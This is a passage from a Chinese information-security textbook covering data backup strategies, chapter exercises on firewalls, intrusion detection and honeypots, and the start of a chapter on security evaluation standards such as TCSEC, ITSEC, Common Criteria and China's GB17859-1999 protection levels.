虚拟存储系统还提供了动态改变逻辑卷大小的功能。事实上，存储卷的容量可以在线随意增加或减少。可以通过在系统中增加或减少物理磁盘的数量来改变集群中逻辑卷的大小。这一功能允许卷的容量随用户的即时要求动态改变。另外，存储卷能够很容易地改变容量，移动和替换。安装系统时，只需为每个逻辑卷分配最小的容量，并在磁盘上留出剩余的空间。随着业务的发展，可以用剩余空间根据需要扩展逻辑卷。也可以将数据在线从旧驱动器转移到新的驱动器上，而不中断服务的运行。

存储虚拟化的一个关键优势是它允许异质系统和应用程序共享存储设备，而不管它们位于何处。公司将不再在每个分部的服务器上都连接一台磁带设备。

5.6.3 数据备份

真正的数据容灾就是要能在灾难发生时，全面、及时地恢复整个系统。在系统遭受灾害时，使系统还能工作或尽快恢复工作的最基础的工作是数据备份。不论任何一个容灾系统，对于没有备份的数据，任何容灾方案都没有现实意义。

数据备份是数据存储的安全关键性保护措施。病毒破坏、非法操作、黑客攻击、误操作、自然灾害、系统故障等都有可能造成数据丢失。其中，50%以上的数据丢失来自系统的软件或硬件故障，30%以上的数据丢失来自误操作，15%的数据丢失来自病毒和自然灾害。从总的情况来看，要想对数据的存储进行安全保护，最有效的措施是进行数据备份。

1. 数据备份的策略

数据备份策略包括备份时间、备份数据种类和故障恢复等方式。下面介绍 4 种备份策略。

（1）完全备份

完全备份（full backup）是指将整个系统或用户指定的所有文件数据全都进行一次备份。这种策略简单，操作起来比较方便，但是每次备份的工作量很大，需要大容量的备份介质，时间代价也比较高，并且在数据备份期间或备份间隔有了数据变更后又出现了数据丢失时，只能使用上次备份的数据，更新的数据就被丢失。

（2）增量备份

增量备份(incremental backup)只备份上次备份后做过更新的文件。这种系统的性能和容量可以很好地改善。但是,一旦出现数据故障时就要进行数据恢复,不得不从最后一次的备份向前进行链式恢复。若其中任何一个中间环节出现问题,都使恢复难于继续。因此,这种模式与全盘备份配合使用效果较好。

(3) 差别备份

差别备份(differential backup)是只对上次全盘备份之后更新过的所有文件。这样,全部系统只需要两组磁带(最后一次全盘备份磁带和最后一次差别备份磁带)就可以恢复。

(4) 按需备份

按需备份是指在正常的备份之外,有选择地进行的额外备份操作。按需分配可以弥补冗余管理或长期转储的日常备份的不足。

2. 数据备份模式

从备份模式看,数据备份可以分为逻辑备份和物理备份。

(1) 逻辑备份

逻辑备份也称“基于文件(file-based)备份”,即以文件为单位进行复制备份。这种备份使得每个单独的文件恢复比较简单。但是,一个文件往往可能是由分散在磁盘上的多个数据块链接而成;文件备份需要进行文件操作,又需要对数据块进行操作。这样,对非连续存储在磁盘上的文件进行备份时,需要额外的查找操作。这些额外的查找操作会增加磁盘开销。此外,即使文件中有很小的改变,也要对整个文件进行一次备份。

(2) 物理备份

物理备份也称“基于块(block-based)备份”或“基于设备(device-based)的备份”。这种备份以物理数据块为单位,而不是按表、索引等逻辑块为单位进行备份,因此花费在搜索上的开销很少,备份效率高。但是在恢复时必须收集文件和目录的信息,要知道具体的数据块是以什么方式组织到文件中的,因此恢复的效率很低。

3. 数据备份环境

按照备份环境,备份可以是冷备份,也可以是热备份。

(1) 冷备份

冷备份也叫离线备份,是指在执行备份操作时,服务器不接受来自用户和应用对数据的修改。这样,可以很好地解决备份选择进行时并发数据更新所带来的数据不一致,缺点是用户需要等待较长的时间。

(2) 热备份

热备份也叫在线备份、数据复制、同步数据备份,即在数据更新时也允许数据备份。这种备份用户不需等待,但要采用文件的单独写/修改特权等技术措施解决数据的不一致问题。

习　　题

1. 在组建 Intranet 时,防火墙是必需的吗? 为什么?
2. 试述一个防火墙产品应具备哪些基本功能?

3. 下面是选择防火墙时应考虑的一些因素，请按你的理解，将它们按重要性排序。
- 被保护网络受威胁的程度；
- 受到入侵，网络的损失程度；
- 网络管理员的经验；
- 被保护网络已有的安全措施；
- 网络需求的发展；
- 防火墙自身管理的难易度；
- 防火墙自身的安全性。

4. 列举更多的防火墙系统结构。最好有自己的创意。
5. 查找资料，叙述防火墙测试的内容和方法。
6. 查找资料，叙述防火墙选型的基本原则和具体标准。
7. 简述攻击防火墙的主要手段。
8. 查找资料，简述目前国内外防火墙技术发展的现状和自己对防火墙的未来有何设想？
9. 收集资料，对当前常用的防火墙产品进行分析比较。详细描述其中的 3 种防火墙产品的用法以及升级方法。
10. 浏览最热门的 3 个防火墙技术网站，综述目前关于防火墙讨论的热点问题。
11. 简述安全审计的作用。
12. 简述日志的作用和记录内容。
13. 综述入侵检测技术的发展过程，并提出自己的思路。
14. 综述有关入侵检测技术的各种定义。
15. 入侵检测系统有哪些可以利用的数据源？
16. 试构造一个网络数据包的截获程序。
17. 试述入侵检测系统的工作原理。
18. 收集资料，对国内外主要基于网络的入侵检测产品进行比较。
19. 收集资料，对国内外主要基于主机的入侵检测产品进行比较。
20. 分析入侵检测系统的不足和发展趋势。
21. 审计与入侵检测有什么关联？
22. 入侵检测技术与法律有什么关系？
23. 收集国内外有关入侵检测、网络诱骗或安全审计的网站信息，简要说明各网站的特点。
24. 收集国内外有关入侵检测、网络诱骗或安全审计的最新动态。
25. 简述蜜罐技术的特殊用途。
26. 用下载的蜜罐工具，构造一个简单的蜜罐系统。
27. 灾难恢复涉及哪些内容和哪些技术？
28. 简述数据容错和数据容灾之间的联系与区别。
29. 简述数据备份在数据容错和数据容灾中的作用。
30. 简述各种数据备份技术的特点，简述各种数据备份策略的用途。
31. 收集国内外有关数据容错网站的信息，简要说明各网站的特点。
32. 收集国内外有关数据容错技术的最新动态。

第6章　信息系统安全管理

有人说,管理就是要人替你把事情做好。管理是控制,管理是协调,管理的目标是优化。在工作头绪很多的信息系统安全领域,缺少管理或者管理不到位,技术即使有优势也难于发挥。所以,信息系统的安全要从管理、技术、运行3个方面去考虑。

信息系统安全管理涉及诸多方面,例如系统安全综合管理、安全风险管理、安全服务管理、安全机制管理、安全事件管理、安全审计管理、安全恢复管理、保密设备和密钥管理、安全行政管理、人事管理、软件安全管理、应用系统安全管理、运行管理、操作安全管理,以及技术文档管理等。

本章不可能逐一介绍这些内容,仅就其中一些关键内容进行重点介绍。

6.1　信息系统安全测评认证

安全需求与安全代价总是安全问题上相互对立的统一体。对信息技术、信息系统和信息产品的安全等级进行评价,将会使生产者和用户在这两个方面容易找到一个科学的折中。因此,建立完善的信息技术安全的测评标准与认证体系,规范信息技术产品和系统的安全特性,是实现信息安全保障的一种有效措施。它有助于建立起科学的安全产品生产体系和服务体系,也是进行信息系统安全管理的参照和依据。

6.1.1　国际信息安全评价标准

第一个有关信息技术安全的标准是美国国防部于1985年提出的可信计算机系统评价准则TCSEC,又称橘皮书。以后,许多国家和国际组织也相继提出了新的安全评价准则。图6.1所示为国际主要信息技术安全测评标准的发展及其联系。




图6.1　国际主要信息技术安全测评标准的发展及其联系

在信息安全等级标准中,一个非常重要的概念是可信计算基(trusted computing base,

TCB)。TCB 是计算机系统内保护装置的总体,包括硬件、固件和软件。它们根据安全策略来处理主体(系统管理员、安全管理员、用户、进程)对客体(进程、文件、记录、设备等)的访问。TCB 还具有抗篡改的性能和易于分析与测试的结构。

1. DoD5200.28-M

世界上最早的计算机系统安全标准应当是美国国防部 1979 年 6 月 25 日发布的军标 DoD5200.28-M。它为计算机系统定义了 4 种不同的运行模式。

(1) 受控的安全模式:系统用户对系统的机密材料的访问控制不在操作系统中实现,安全的实现可以通过控制用户对机器的操作权等管理措施实现。

(2) 自主安全模式:计算机系统和外围设备可以在指定用户或用户群的控制下工作,该类用户了解并可自主地设置机密材料的类型与安全级别。

(3) 多级安全模式:系统允许不同级别和类型的机密资料并存和并发处理,并且有选择地许可不同的用户对存储数据进行访问。用户与数据的隔离控制由操作系统和相关系统软件实现。

(4) 强安全模式:所有系统部件依照最高级别类型得到保护,所有系统用户必须有一个安全策略。系统的控制操作对用户透明,由系统实现对机密材料的并发控制。

2. TCSEC

TCSEC 是计算机系统安全评价的第一个正式标准,于 1970 年由美国国防科学技术委员会提出,于 1985 年 12 月由美国国防部公布。

TCSEC 把计算机系统的安全分为 4 等 7 级:

(1) D 等(含 1 级)

D1 级系统:最低级。只为文件和用户提供安全保护。

(2) C 等(含 2 级)

C1 级系统:可信计算基 TCB 通过用户和数据分开达到安全目的,使所有的用户都以同样的灵敏度处理数据(可认为所有文档有相同机密性)。

C2 级系统:在 C1 级基础上,通过登录、安全事件和资源隔离增强可调的审慎控制。在连接到网上时,用户分别对自己的行为负责。

(3) B 等(含 3 级)

B 级具有强制性保护功能。强制性意味着在没有与安全等级相连的情况下,系统就不会让用户存取对象。

① B1 级系统:

- 对每个对象都进行灵敏度标记,导入非标记对象前要先标记它们;
- 用灵敏度标记作为强制访问控制的基础;
- 灵敏度标记必须准确地表示其所联系的对象的安全级别;
- 系统必须使用用户口令或身份认证来决定用户的安全访问级别;
- 系统必须通过审计来记录未授权访问的企图。

② B2 级系统:

- 必须符合 B1 级系统的所有要求;

- 系统管理员必须使用一个明确的、文档化的安全策略模式作为系统可信任运算基础体制，可信任运算基础体制能够支持独立的操作者和管理员；
- 只有用户能够在可信任通信路径中进行初始化通信；
- 所有与用户相关的网络连接的改变必须通知所有的用户。

③ B3 级系统具有很强的监视委托管理访问能力和抗干扰能力。要求：

- 必须符合 B2 系统所有安全需求；
- 必须设有安全管理员；
- 除控制个别对象的访问外，必须产生一个可读的安全列表，每个被命名的对象提供对该对象没有访问的用户列表说明；
- 系统验证每一个用户身份，并发送一个取消访问的审计跟踪消息；
- 设计者必须正确区分可信任路径和其他路径；
- 可信任的通信基础体制为每一个被命名的对象建立安全审计跟踪；
- 可信任的运算基础体制支持独立的安全管理。

（4）A 等（只含 1 级）——最高安全级别

A1 级与 B3 级相似，对系统的结构和策略不作特别要求，而系统的设计者必须按照一个正式的设计规范进行系统分析，分析后必须用核对技术确保系统符合设计规范。A1 系统必须满足：

- 系统管理员必须接收到开发者提供的安全策略正式模型；
- 所有的安装操作都必须由系统管理员进行；
- 系统管理员进行的每一步安装操作必须有正式的文档。

TCSEC 的初衷主要是针对集中式计算的分时多用户操作系统。后来又针对网络（分布式）和数据库管理系统（C/S 结构）补充了一些附加说明和解释，典型的有可信计算机网络系统说明（NCSC-TG-005）和可信数据库管理系统解释等。

3. 欧共体信息技术安全评价准则 ITSEC

ITSEC 是欧共体于 1991 年发布的，它是欧洲多国安全评价方法的综合产物，应用领域是军队、政府和商业。该标准将安全的概念分为功能和评估两部分。

（1）功能准则

分为 10 级：F1～F10。

- F1～F5 对应 TCSEC 的 D～A；
- F6～F10 对应数据和程序的完整性、系统的可用性、数据通信的完整性和保密性。

（2）评估准则

评估准则分为 6 级，分别是测试、配置控制和可控的分配、详细设计和编码、详细的脆弱性分析、设计与源代码明显对应，以及设计与源代码在形式上的一致。

4. 加拿大可信计算机产品安全评价准则 CTCPEC

CTCPEC 是加拿大于 1992 年发布的。它综合了 TCSEC 和 ITSEC 两个准则的优点，针对政府需求设计。它将安全分为功能性需求和保证性需求两部分。功能性需求分为 4 大

类：机密性；可用性；完整性；可控性。

每一种安全需求又分为一些小类(分级条数为0～5)，以表示安全性上的差别。

5. 美国信息技术安全评价联邦准则FC

FC也是吸收了TCSEC和ITSEC两个准则的优点，于1992年发布的。它引入了“保护轮廓(PP)”的概念。每个轮廓都包括功能、开发保证和评价三部分，在美国政府、民间和商业上应用很广。

6. 国际通用准则CC

1993年6月，欧、美、加等有关6国将各自独立的准则集合成一系列单一的、能被广泛接受的IT安全准则——通用准则CC，将CC提交给ISO，并于1996年颁布了1.0版。1999年12月ISO正式将CC 2.0(1998年颁布)作为国际标准——ISO 15408发布。

CC的主要思想和框架都取自ITSEC和FC，并突出了“保护轮廓”的概念。它将评估过程分为安全保证和安全功能两部分。安全保证要求为7个评估保证级别：

- EAL1：功能测试。
- EAL2：结构测试。
- EAL3：系统测试和检查。
- EAL4：系统设计、测试和复查。
- EAL5：半形式化设计和测试。
- EAL6：半形式化验证的设计和测试。
- EAL7：集成化验证的设计和测试。

表6.1为CC、TCSEC、ITSEC标准之间的对应关系。

表6.1 CC、TCSEC、ITSEC标准之间的对应关系

CC	TCSEC	ITSEC	CC	TCSEC	ITSEC
—	D	—	EAL4	B1	E4
EAL1	—	E1	EAL5	B2	E5
EAL2	C1	E2	EAL6	B3	E6
EAL3	C2	E3	EAL7	A	E7

CC目前已经发布了如下版本：

- 1996年6月发布CC第1版；
- 1998年5月发布CC第2版；
- 1999年10月发布CC第2.1版，并成为ISO标准。

6.1.2 中国信息安全等级保护准则

中国已经发布实施《计算机信息系统安全保护等级划分准则》GB17859-1999。这是一部强制性国家标准，也是一种技术法规。它是在参考了DoD 5200.28-STD和NCSC-TC-005的基础上，从自主访问控制、强制访问控制、标记、身份鉴别、客体重用、审计、数据完整

性、隐蔽信道分析、可信路径和可恢复 10 个方面将计算机信息系统安全保护等级划分为 5 个级别的安全保护能力。

- 第一级：用户自主保护级，相当于 TCSEC 中定义的 C1 级。
- 第二级：系统审计保护级，相当于 TCSEC 中定义的 C2 级。
- 第三级：安全标记保护级，相当于 TCSEC 中定义的 B1 级。
- 第四级：结构化保护级，相当于 TCSEC 中定义的 B2 级。
- 第五级：访问验证保护级，相当于 TCSEC 中定义的 B3 级。

计算机信息系统的安全保护能力随着安全保护等级的增高而增强。

在信息安全等级标准中，各等级之间的差异在于 TCB 的构造不同以及其所具有的安全保护能力的不同。表 6.2 为这 5 个级别之间的简单比较。

表 6.2　操作系统的 5 个级别之间的比较

	第一级 用户自主保护级	第二级 系统审计保护级	第三级 安全标记保护级	第四级 结构化保护级	第五级 访问验证保护级
自主访问控制	●	●	●	●	●
身份鉴别	●	●	●	●	●
数据完整性	●	●	●	●	●
客体重用		●	●	●	●
审计		●	●	●	●
强制访问控制			●	●	●
标记			●	●	●
隐蔽信道分析				●	●
可信路径				●	●
可信恢复					●

下面介绍各等级的基本内容。

1. 第一级：用户自主保护级

本级的可信计算基通过隔离用户与数据，使用户具备自主安全保护的能力。它具有多种形式的控制能力，对用户实施访问控制，即为用户提供可行的手段，保护用户和用户组信息，避免其他用户对数据的非法读写与破坏。

（1）自主访问控制：可信计算基定义系统中的用户和命名用户对命名客体的访问，并允许命名用户以自己的身份或用户组的身份指定并控制对客体的访问，阻止非授权用户读取敏感信息。

（2）身份鉴别：从用户的角度看，可信计算基的责任就是进行身份鉴别。在系统初始化时，首先要求用户标识自己的身份，并使用保护机制（例如，口令）来鉴别用户的身份，阻止非授权用户访问用户身份鉴别数据。

（3）数据完整性：可信计算基通过自主完整性策略，阻止非授权用户修改或破坏敏感信息。

2. 第二级：系统审计保护级

这一级除具备第一级所有的安全功能外，要求创建和维护访问的审计跟踪记录使所有用户对自己的合法性行为负责。具体保护能力如下。

（1）自主访问控制：可信计算基定义实施的访问控制的粒度是单个用户。没有存取权的用户只允许由授权用户指定对客体的访问权。

（2）身份鉴别比用户自主保护级增加两点：

- 通过为用户提供唯一标识，可信计算基使用户对自己的行为负责。
- 具备将身份标识与该用户所有可审计行为相关联的能力。

（3）客体重用：在可信计算基的空闲存储客体空间中，对客体初始指定、分配或再分配一个主体之前，撤销该客体所含信息的所有授权。当主体获得对一个已被释放的客体的访问权时，当前主体不能获得原主体活动所产生的任何信息。

（4）审计：在可信计算基能创建和维护受保护客体的访问审计跟踪记录，并能阻止非授权的用户对它访问或破坏。

可信计算基能记录下述事件：使用身份鉴别机制；将客体引入用户地址空间（例如，打开文件、程序初始化）；删除客体；由操作员、系统管理员或系统安全管理员实施的动作，以及其他与系统安全有关的事件。对于每一事件，其审计记录包括事件的日期和时间、用户、事件类型、事件是否成功。对于身份鉴别事件，审计记录包含请求的来源（例如，终端标识符）、对于客体引入用户地址空间的事件及客体删除事件、客体名。对不能由可信计算基独立分辨的审计事件，审计机制提供审计记录接口，可由授权主体调用。这些审计记录区别于计算机信息系统可信计算基独立分辨的审计记录。

（5）数据完整性：可信计算基通过自主完整性策略，阻止非授权用户修改或破坏敏感信息。

3. 第三级：安全标记保护级

本级的可信计算基具有系统审计保护级的所有功能。此外，还要以访问对象的安全级别限制访问者的访问权限，实现对访问对象的强制访问。为此需要提供有关安全策略模型、数据标记，以及主体对客体强制访问控制的非形式化描述，具有准确地标记输出信息的能力，以便消除测试发现的任何错误。

（1）自主访问控制：同系统审计保护级。

（2）强制访问控制：可信计算基对所有主体及其控制的客体（例如，进程、文件、段、设备）实施强制访问控制。通过敏感标记为这些主体及客体指定安全等级。安全等级用二维组表示：第一维是等级分类（如秘密、机密、绝密等），第二维是范畴（如适用范畴）。它们是实施强制访问控制的依据。可信计算基支持两种或两种以上成分组成的安全级。可信计算基控制的所有主体对客体等级分类的访问：

- 仅当主体安全级中的等级分类高于或等于客体安全级中的等级分类，且主体安全级中的非等级类别包含了客体安全级中的全部非等级类别，主体才能读客体；
- 仅当主体安全级中的等级分类低于或等于客体安全级中的等级分类，且主体安全级

中的非等级类别包含了客体安全级中的全部非等级类别，主体才能写一个客体。

可信计算基使用身份和鉴别数据，鉴别用户的身份，并保证用户创建的可信计算基外部主体的安全级和授权受该用户的安全级和授权的控制。

(3) 敏感标记：敏感标记是实施强制访问的基础。可信计算基应明确规定需要标记的客体(例如，进程、文件、段、设备)，明确定义标记的粒度(如文件级、字段级等)，并必须使其主要数据结构具有相关的敏感标记。为了输入未加安全标记的数据，可信计算基向授权用户要求并接受这些数据的安全级别，且可由计算机信息系统可信计算基审计。

(4) 身份鉴别：可信计算基初始执行时，首先要求用户标识自己的身份，而且可信计算基维护用户身份识别数据并确定用户访问权及授权数据。其他同系统审计保护级。

(5) 客体重用：在可信计算基的空闲存储客体空间中，对客体初始指定、分配或再分配一个主体之前，撤销客体所含信息的所有授权。当主体获得对一个已被释放的客体的访问权时，当前主体不能获得原主体活动所产生的任何信息。

(6) 审计：可信计算基能创建和维护受保护客体的访问审计跟踪记录，并能阻止非授权的用户对它访问或保护。可信计算基能记录下述事件：使用身份鉴别机制；将客体引入用户地址空间(例如，打开文件、程序初始化)；删除客体；由操作员、系统管理员或系统安全管理员实施的动作，以及其他与系统安全有关的事件。对于每一事件，其审计记录包括事件的日期和时间、用户、事件类型、事件是否成功。对于身份鉴别的事件，审计记录包含请求的来源(例如终端标识符)、对于客体引入用户地址空间的事件及客体删除事件、客体名及客体的安全级别。此外，可信计算基具有审计更改可读输出记号的能力。对不能由可信计算基独立分辨的审计事件，审计机制提供审计记录接口，可由授权主体调用。这些审计记录区别于可信计算基独立分辨的审计记录。

(7) 数据完整性：可信计算基通过自主和强制完整性策略，阻止非授权用户修改或破坏敏感信息。在网络环境中，使用完整性敏感标记来确保信息在传送中未受损。

4. 第四级：结构化保护级

本级的计算机信息系统可信计算基建立在一个明确定义的形式化安全策略模型之上，将它要求第三级系统中的自主和强制访问控制扩展到所有主体与客体。此外，还要考虑隐蔽信道。本级的可信计算基必须结构化为关键保护元素和非关键保护元素；可信计算基的接口也必须明确定义，使其设计与实现能经受更充分的测试和更完整的复审；加强了鉴别机制；支持系统管理员和操作员的职能；提供可信设施管理；增强了配置管理控制。系统具有相当的抗渗透能力。

与安全标记保护级相比，主要特征有如下几点。

(1) 可信计算基基于一个明确定义的形式化安全保护策略。

(2) 将第三级实施的(自主或强制)访问控制扩展到所有主体和客体。即在自主访问控制方面，可信计算基应维护由外部主体能够直接或间接访问的所有资源(例如，主体、存储客体和输入输出资源)实施强制访问控制，为这些主体及客体指定敏感标记，这些标记是等级分类和非等级类别的组合，它们是实施强制访问控制的依据。

(3) 审计方面：

- 计算机信息系统可信计算基能记录下述事件：使用身份鉴别机制；将客体引入用户地址空间(例如，打开文件、程序初始化)；删除客体；由操作员、系统管理员或系统安全管理员实施的动作，以及其他与系统安全有关的事件。对于每一事件，其审计记录包括事件的日期和时间、用户、事件类型、事件是否成功。对于身份鉴别事件，审计记录包含请求的来源(例如终端标识符)；对于客体引入用户地址空间的事件及客体删除事件，审计记录包含客体名及客体的安全级别。此外，计算机信息系统可信计算基具有审计更改可读输出记号的能力。
- 对不能由计算机信息系统可信计算基独立分辨的审计事件，审计机制提供审计记录接口，可由授权主体调用的这些审计记录区别于计算机信息系统可信计算基独立分辨的审计记录。
- 计算机信息系统可信计算基能够审计利用隐蔽存储信道时可能被使用的事件。

(4) 数据完整性：计算机信息系统可信计算基通过自主和强制完整性策略，阻止非授权用户修改或破坏敏感信息。在网络环境中，使用完整性敏感标记来确保信息在传送中未受损。

(5) 隐蔽信道分析：系统开发者应彻底搜索隐蔽存储信道，并根据实际测量或工程估算确定每一个被标识信道的最大带宽。

(6) 可信路径：对用户的初始登录和鉴别，计算机信息系统可信计算基在它与用户之间提供可信通信路径。该路径上的通信只能由该用户初始化。

5. 第五级：访问验证保护级

本级的可信计算基满足引用监视器需求，访问监控器仲裁主体对客体的全部访问。访问监控器本身是抗篡改的，必须足够小，能够分析和测试。

为了满足访问监控器需求，可信计算基在其构造时，排除那些对实施安全策略来说并非必要的代码；在设计和实现时，从系统工程角度将其复杂性降低到最小程度；支持安全提供系统恢复机制管理员职能；扩充审计机制，当发生与安全相关的事件时发出信号；提供系统恢复机制。系统具有很高的抗渗透能力。

与第四级相比，主要区别如下。

(1) 可信计算基的构造方面：本级具有访问监控器。访问监控器是监视主体和客体之间授权关系的部件，仲裁主体对客体的全部访问。访问监控器必须是抗篡改的，并且是可分析和测试的。

(2) 在自主访问控制方面：由于有访问监控器，所以访问控制能为每个客体指定用户和用户组，并规定他们对客体的访问模式。没有存储权的用户只允许由授权用户指定对客体的访问权。

(3) 在审计方面：可信计算基包含能够监控可审计安全事件发生与积累的机制，当超过阈值时，能够立即向安全管理员发出警报。如果这些与安全相关的事件继续发生或积累，系统应以最小的代价终止它们。

(4) 可信恢复：提供过程和机制，保证计算机信息系统失效或中断后，可以进行不损害任何安全保护性能的恢复。

6.1.3 信息安全测评认证体系

1. 一般国家的信息安全测评认证体系

目前世界上许多国家都建立了国家的信息安全测评认证体系。图 6.2 为已经建立 CC 信息安全测评认证体系的国家信息安全测评认证机构组织的一般结构。




图 6.2 国家信息安全测评认证机构组织的一般结构

在这样的安全测评认证组织结构中，认证机构是核心，是公正的第三方，负责具体管理信息安全产品的安全性评估和认证，并颁发认证证书。它们是上由国家标准化部门认可和授权的机构，并受国家安全和情报主管部门的监管；下委托一些具有商业性质的 CC 测试实验室进行安全性评估和认证的具体实施，并向认证机构提交结果。

2. 国际互认

